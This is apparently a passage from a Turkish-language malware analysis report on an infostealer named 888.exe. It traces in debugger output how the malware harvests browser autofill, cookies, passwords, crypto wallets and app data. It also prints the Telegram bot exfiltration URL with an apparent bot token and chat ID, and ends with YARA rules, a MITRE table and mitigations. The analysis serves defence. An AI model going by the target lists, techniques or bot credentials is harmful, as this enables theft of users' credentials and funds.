<pre>call dword ptr ds:[<FindFirstFile>] cmp eax,FFFFFFFF mov dword ptr ss:[ebp-28],eax je bd5532a95156e366332a5ad57c97ca65a578 mov dword ptr ss:[ebp-34],esi mov ecx,18 mov edx,4 movzx eax,byte ptr ds:[FDFAA4] call <bd5532a95156e366332a5ad57c97ca65a578> test eax,eax je bd5532a95156e366332a5ad57c97ca65a578 mov esi,eax mov dword ptr ds:[eax],1 mov dword ptr ds:[eax+4],1</pre>	<pre>FindFirstFilew [ebp-34]:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Autofill*" esi:L"C:\\Users\\[REDACTED]\\AppData\\Local\\Microsoft\\Edge\\User Data\\Autofill*"</pre>
--	--

Şekil 20 - Autofill Klasörü Aranmaktadır

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data dizini altında **Autofill** klasörü aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **Autofill** klasörünü bulduğu takdirde kendi klasörünün altına kopyalamaktadır.

<pre>cmp dword ptr ds:[esi],0 je bd5532a95156e366332a5ad57c97ca65a578 lea eax,dword ptr ss:[esp+104] lea esi,dword ptr ss:[esp+58] mov ecx,A lea edx,dword ptr ss:[esp+50] mov edi,eax rep movsd mov ecx,A mov edi,edx mov esi,eax rep movsd mov ecx,edx call <bd5532a95156e366332a5ad57c97ca65a578></pre>	<pre>0A:'\n' edi:"SELECT name, value, count FROM autofill;" 0A:'\n' edi:"SELECT name, value, count FROM autofill;"</pre>
--	--


Şekil 21 - SQL Sorgusu

Zararlı yazılım Autofill klasörüne aşağıdaki sorguyu atmaktadır.

SELECT name, value, count FROM autofill

Bu sorgu, autofill adlı tablodan üç belirli sütunu seçmeyi amaçlar. Bu sütunlar:


- **name:** Bu sütun, genellikle bir öğenin adını temsil eder.
- **value:** Bu sütun, name ile ilişkili değeri veya içerikleri tutar.
- **count:** Bu sütun, her öğenin ya da değerin kaç kez tekrar ettiğini ya da sayısını gösteren bir sayıdır.



The screenshot shows assembly code on the left and a memory dump on the right. The assembly code includes instructions like `mov dword ptr ds:[esi],edi`, `add esp,18`, `pop esi`, `pop edi`, `pop ebx`, `ret`, `push 0`, `push edi`, and `call dword ptr ds:[<CreateDirectory>]`. The memory dump shows a string: `[esi]:&"chunk size must be non-zero", edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\9wy7aUsFPMbk3RaAmk\\edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\9wy7aUsFPMbk3RaAmk\\Cm8BMA2q91t\\[redacted]\\Passwords"`.

Şekil 22 - Passwords Klasörü oluşturulmaktadır.

Zararlı yazılım **C:\\Users\\%USERNAME%\\AppData\\Local\\Temp** dizininin altına rastgele rakam ve harflerden oluşturduğu klasörün içerisine **Autofill**, **Cookies**, **CreditCards**, **Downloads**, **History**, **Passwords**, **Wallets** isimli klasörler ile **user_info.txt** dosyasını oluşturmaktadır.



The screenshot shows assembly code on the left and a memory dump on the right. The assembly code includes instructions like `je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121`, `cmp dword ptr ds:[eax+8],9`, `jae bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121`, `mov eax,dword ptr ss:[ebp-20]`, `jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121`, `mov eax,dword ptr ss:[ebp-34]`, `mov ecx,dword ptr ss:[ebp-24]`, `mov dword ptr ds:[eax],esi`, `mov dword ptr ds:[eax+4],ebx`, `mov dword ptr ds:[eax+8],edi`, `mov dword ptr ds:[eax+C],ecx`, `cmp dword ptr ss:[ebp-38],0`, `je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121`, and `push dword ptr ss:[ebp-30]`. The memory dump shows a string: `[eax+08]: "\\wallets\\Jaxx\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.`

Şekil 23 - Kripto Cüzdanları Aranmaktadır

Zararlı yazılım kripto cüzdan uygulamalarını aramakta ve normal şartlar altında olması gereken dizinde bulunduğu takdirde kendi oluşturduğu klasörün altına kopyalamaktadır. Hedeflediği kripto cüzdanlar Tablo 4'te sunulmuştur:

exodus.wallet	Monero
Zcash	Atomic
Jaxx	Guarda
Electrum	Armory
Coinomi	Ethereum
bytecoin	

Tablo 4 - Zararlının Hedeflediği Coin'ler

Zararlı yazılım, **C:\Users\Username\AppData\...\%coinname%** dizinindeki tüm JSON dosyalarını tespit ederek kendi çalışma dizinine kopyalar.

```

jebd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi:L"C:\Users\...\AppData\Roaming\Ubisoft Game Launcher\Uplay", e
mov esi,eax
mov ecx,edx
cmp word ptr ds:[esi],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi:L"C:\Users\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+2],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+02:L"C:\Users\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+4],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+04:L"C:\Users\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+6],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+06:L"C:\Users\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+8],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+08:L"sers\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+A],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+0A:L"ers\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+C],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+0C:L"rs\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"
cmp word ptr ds:[esi+E],0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121esi+0E:L"s\...\AppData\Roaming\Ubisoft Game Launcher\Uplay"

```

Şekil 24 - Ubisoft Dizini Aranmaktadır

Zararlı yazılım **C:\Users\%USERNAME%\AppData\Roaming\Ubisoft Game Launcher\Uplay** dizinini oyun verileri veya kullanıcı bilgilerini çalmak amacıyla aramaktadır. Bu dizin, Ubisoft Game Launcher'a ait kayıtlı kullanıcı oturum bilgileri, oyun ilerleme verileri veya kimlik doğrulama dosyalarını içermektedir.

```

mov dword ptr ss:[esp+80],eax
lea eax,dword ptr ss:[esp+80]
mov ecx,dword ptr ss:[esp+80]
mov dword ptr ss:[esp+80],74B0B745
mov edx,dword ptr ss:[esp+80]
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121>
xorps xmm0,xmm0
mov ecx,FFFFFFFC
mov dword ptr ss:[esp+94],edi
mov dword ptr ss:[esp+90],edi
mov dword ptr ss:[esp+98],edi
movaps xmmword ptr ss:[esp+80],xmm0
mov edx,dword ptr ds:[ecx+F8377C]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+84],edx
add ecx,4
cmp ecx,18
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
movzx ecx,byte ptr ds:[eax+1E]
movzx eax,word ptr ds:[eax+1C]
lea edx,dword ptr ss:[esp+870]
xor ebx,ebx

```

[esp+94]:sub_B52890

eax+1E:L"s5"

[esp+870]:"discord"

ebx:"discord"

Şekil 25 - Discord Aranmaktadır

Zararlı yazılım Masaüstünde Discord ve eklentileri gibi çeşitli programları hedef almaktadır. Ayrıca hedeflediği programlar arasında yer alan FileZilla gibi programlar kurumsal kullanıcılar içinde ciddi tehdit oluşturmaktadır. Zararlı yazılımın hedef aldığı programlar Tablo 5'te gösterilmektedir:

Ubisoft Game Launcher	Game Launcher	Filezilla
Discord	Yandex	Lightcord
Discordptb	Opera	Amigo
Torch	Kometa	Orbitum
Cent Browser	7 Star	Sputnik
Vivaldi	Epic Privacy Browser	uCozMedia
Iridium	Proton VPN	ICQ
Skype	Element	Telegram

Tablo 5 - Zararlı Yazılımın Hedeflediği Programlar

```

call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf>
mov edx,dword ptr ss:[ebp-20]
mov eax,dword ptr ss:[ebp-24]
cmp ecx,8
mov ecx,edx
mov esi,eax
jbe bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov esi,eax
mov ecx,edx
mov word ptr ds:[ecx],0

```

[ebp-24]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Profile 3/L

eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Profile 3/L

eax:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Profile 3/L

Şekil 26 - User Profile Aranmaktadır

Zararlı yazılım tarayıcı dizinlerinin altında Kullanıcı profilleri aramaktadır. Ardından bulduğu profiller atında kullanıcıya ait çerez bilgisi, geçmiş bilgisi ve şifre bilgisi gibi hassas verileri kendi dizini altına kopyalamaktadır.

```

push eax
push dword ptr ss:[ebp+0C]
push dword ptr ss:[ebp+08]
call <kernelbase.BasepCopyFile>
mov edi,eax
mov dword ptr ss:[ebp-24],edi
mov dword ptr ss:[ebp-4],FFFFFFF
call <kernelbase.7540A073>

```

[ebp+0C]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\MkyxooLR8xHZUmewTsgp4nh7vKNuck\\sensitive-files.zip"

[ebp+08]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\sensitive-files.zip"

Şekil 27 - Sensitive.zip

Zararlı yazılım, masaüstündeki metin dosyaları, Word belgeleri, PowerPoint sunumları ve Excel dosyaları gibi hassas dosyaları, **C:\\Users\\%USERNAME%\\AppData\\Local\\Temp** dizinine taşıyarak, bunları oluşturduğu sensitive-ziles.zip adlı bir zip dosyasının içine yerleştirmektedir.

```

add esp,4
mov ecx,dword ptr ss:[esp]
mov edi,dword ptr ss:[esp+4]
mov eax,dword ptr ss:[esp+8]
cmp ecx,80000000
jbe bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov edx,esp
mov dword ptr ss:[esp],ecx
mov dword ptr ss:[esp+4],edi
mov dword ptr ss:[esp+8],eax
lea ecx,dword ptr ss:[esp+12]
push 1
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121>
add esp,4
mov edx,dword ptr ss:[esp+12]

```

[esp+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\9wy7aUsFPMbk3RaAmkrCm8BMA2q91t\\screen1.png"

[esp+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\[redacted]\\9wy7aUsFPMbk3RaAmkrCm8BMA2q91t\\screen1.png"

[esp+18]:".pngt"

[esp+18]:".pngt"

Şekil 28 - Ekran Görüntüsü Alınmaktadır

Zararlı ekranın anlık bir **ekran görüntüsünü** almakta ve rastgele rakam ve harflerden oluşturduğu dizine kaydetmektedir. Zararlı oluşturduğu klasör ve dosyaları sıkıştırarak out.zip şeklinde bir isimlendirme yaparak zip haline getirmektedir.

```

- IP Info -
IP: [REDACTED]
Country: Turkey
City: [REDACTED]
Postal: [REDACTED]
ISP: Superonline İletişim Hizmetleri A.Ş. - [REDACTED]
Timezone: +03:00

- PC Info -
Username: [REDACTED]
OS: Microsoft Windows 10 Pro
CPU: [REDACTED]
GPU: [REDACTED]
HWID: None
Current Language: Türkçe (Türkiye)
FileLocation: [REDACTED]
Is Elevated: true

- Other Info -
Antivirus:
- Windows Defender

- Log Info -
Build: [REDACTED]
Passwords: ✗
Cookies: ✓ 162
Wallets: ✗
Files: ✓ 1
Credit Cards: ✗
Servers FTP/SSH: ✗
Discord Tokens: ✗
Telegram: ✗

Tagged URLs: ✗
Tagged Cookies: ✗

Tags Passwords:
Tags Cookies: SOCIAL, SENSITIVE

```

Şekil 29 - Kullanıcı Bilgileri

Ardından zararlı yazılım dosyaları göndermeden önce son olarak kullanıcıya dair bilgileri **user_info.txt** dosyasının içerisine yazmaktadır.

```

mov dword ptr ss:[esp+8],<bd5532a95156e36633>
inc edi
jmp bd5532a95156e366332a5ad57c97ca65a57816e7
mov edi,dword ptr ss:[esp+10h]
mov eax,dword ptr ss:[esp+10C]
mov dword ptr ss:[esp+8],eax
mov edx,dword ptr ds:[ebx+54]
lea esi,dword ptr ss:[esp+50]

```

[ebx+54]: "https://api.telegram.org/bot6144496200:AAG-Iib4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[Kullanıcı_ip]%0ACountry:%20[Kullanıcı_ulke]%0ACity:%20[Kullanıcı_şehir] ... ile başlayan bir URL kullanarak C&C sunucusu olarak kullandığı telegram botuna dosyaları ve kullanıcı bilgilerini göndermektedir.

Şekil 30 - C&C İletişimi


Son olarak zararlı yazılım **https://api[.]telegram[.]org/bot6144496200:AAG-Iib4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[Kullanıcı_ip]%0ACountry:%20[Kullanıcı_ulke]%0ACity:%20[Kullanıcı_şehir] ...** ile başlayan bir URL kullanarak C&C sunucusu olarak kullandığı telegram botuna dosyaları ve kullanıcı bilgilerini göndermektedir.


```
< > C api.telegram.org/bot6144496200:AAG-Ilb4TPBPT1INBnZWa7iLZBVaG67I2mE/getMe
Okunaklı hale getir ✓

{
  "ok": true,
  "result": {
    "id": 6144496200,
    "is_bot": true,
    "first_name": "Notification",
    "username": "zetsunotificationbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}
```

Şekil 31 - Bot Hakkında Bilgiler

Zararlı yazılımın C&C sunucu olarak kullandığı link manüple edilerek telegram kullanıcı adının “**zetsunotificationbot**” olduğu bilgisine ulaşılmaktadır.



Şekil 32 - Telegram Botu

Şekil 32’de botun telegram arayüzü (@**zetsunotificationbot**) görülmektedir.

Network Analizi

```
GET /?output=json HTTP/1.1
accept: */*
host: ipwho.is

HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 17:37:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: ipwhois
Access-Control-Allow-Headers: *
X-Robots-Tag: noindex

{"ip":"192.168.1.1","success":true,"type":"IPv4","continent":"Asia","continent_code":"AS","country":"Turkey","country_code":"TR","region":"\u0130stanbul","region_code":"34","city":"Istanbul","latitude":41.00986,"longitude":28.96945,"is_eu":false,"postal":"06060","calling_code":"90","capital":"Ankara","borders":"AM,AZ,BG,GE,GR,IQ,IR,SY","flag":{"img":"https://ipwho.is/img/flag/192.168.1.1.png","emoji":"\ud83c\uddef\ud83c\uddee","emoji_unicode":"U+1F1F9 U+1F1F7"},"connection":{"asn":34984,"org":"Telloco Kantal Adsl Pool","isp":"Superonline İletişim Hizmetleri A.Ş.","domain":"tellico.com.tr"},"timezone":{"id":"Europe/Istanbul","abbr":"+03","is_dst":false,"offset":10800,"utc":"+03:00","current_time":"2025-01-20T17:30:00+03:00"}}
```

Şekil 33 - IP Sorgusu

İstemci, bir IP adresiyle ilgili bilgi almak için **ipwho[.]is**'e bir istek göndermektedir. Sunucu da IP adresinin ayrıntılarını içeren bir **JSON** yanıt döndürmektedir.

```
.....g^...o...Z..4....(A....7.#uH...<U...*.<./.=.5...
.'.....+.#.,.$.....
.@.2.j.8.....B.....api.telegram.org.
.....
.....
.....(
```

Şekil 34 - C&C İletişimi

Zararlı **api[.]telegram[.]org** adresinden bot ile iletişime geçerek elde ettiği verileri sunucusuna göndermektedir.

YARA Kuralı

```
import "hash"

rule rule_888

{

  meta:

    author = "Baransel YUCEDAG"

    description = "888.exe detection based on specific strings, URL addresses"

  strings:

    $str1 = "127.0.0.1:6949"

    $str2 = "922337203685477580"

    $str3 = ".org/2000/xmlns/http://www.w3.or"

    $str4 = "sqlite_rename_column"

    $str5 = "sqlite_attach"

    $str6 = "8$80848@8D8P8T8`8d8p8t8"

    $str7 = "fghijklmnopq"

    $str8 = "ChunkComplete"

  condition:

    hash.md5(0, filesize) == "B6E5859C20C608BF7E23A9B4F8B3B699" or

    uint16(0)==0x5A4D and 3 of ($str*)

}
```

```
rule rule_888_shellcode

{

    meta:

        author = "Baransel YUCEDAG"

        description = "888.exe's shellcode detection based on specific strings, URL addresses"

    strings:

        $str1 = "ipwho.is"

        $str2 = "api.telegram.org/bot6144496200"

        $str3 = "sensitive-ziles.zip"

        $str4 = "out.zip"

        $str5 = "SELECT name, value, count FROM autofill"

        $str6 = "naepdomgkenhinolocfifgehiddafch"

        $str7 = "adcocjohghhfpidemphmcmImhnfgikei"

        $str8 = "Cookies"

        $str9 = "Autofill"

    condition:

        3 of ($str*)

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Software Discovery (T1518)	User Execution (T1204)		Create or Modify System Process (T1543)	Deobfuscate/Decode Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol (T1071)	Automated Exfiltration (T1020)
System Service Discovery (T1007)					Screen Capture (T1113)	Web Service (T1102)	
System Time Discovery (T1124)					Steal Application Access Token (T1528)		
					Steal Web Session Cookie (T1539)		

Çözüm Önerileri

1. Kullanıcılar tarafından şifreleri ve hassas bilgileri tarayıcılarda saklamak yerine güvenilir bir password manager tercih edilmelidir.
2. Şüpheli herhangi bir URL'ye tıklanmamalı, bilinmeyen e-mail ekleri açılmamalı ve bilinmeyen uygulamalar indirilmemelidir.
3. Güvenilir bir antivirüs yazılımı kullanılmalıdır.
4. Çalınan bilgilerle oturumların ele geçirilmesini zorlaştırmak için kritik hesaplarda 2FA zorunlu hale getirilmelidir.
5. İşletim sistemi, tarayıcılar ve diğer yazılımlar düzenli olarak güncellenmeli ve güvenlik açıklarını kapatan yamalar hızla uygulanmalıdır.
6. Kullanıcılara sosyal mühendislik saldırılarının yaygın yöntemleri hakkında bilgi verilmelidir.

HAZIRLAYAN

Baransel YÜCEDAĞ

[LinkedIn](#)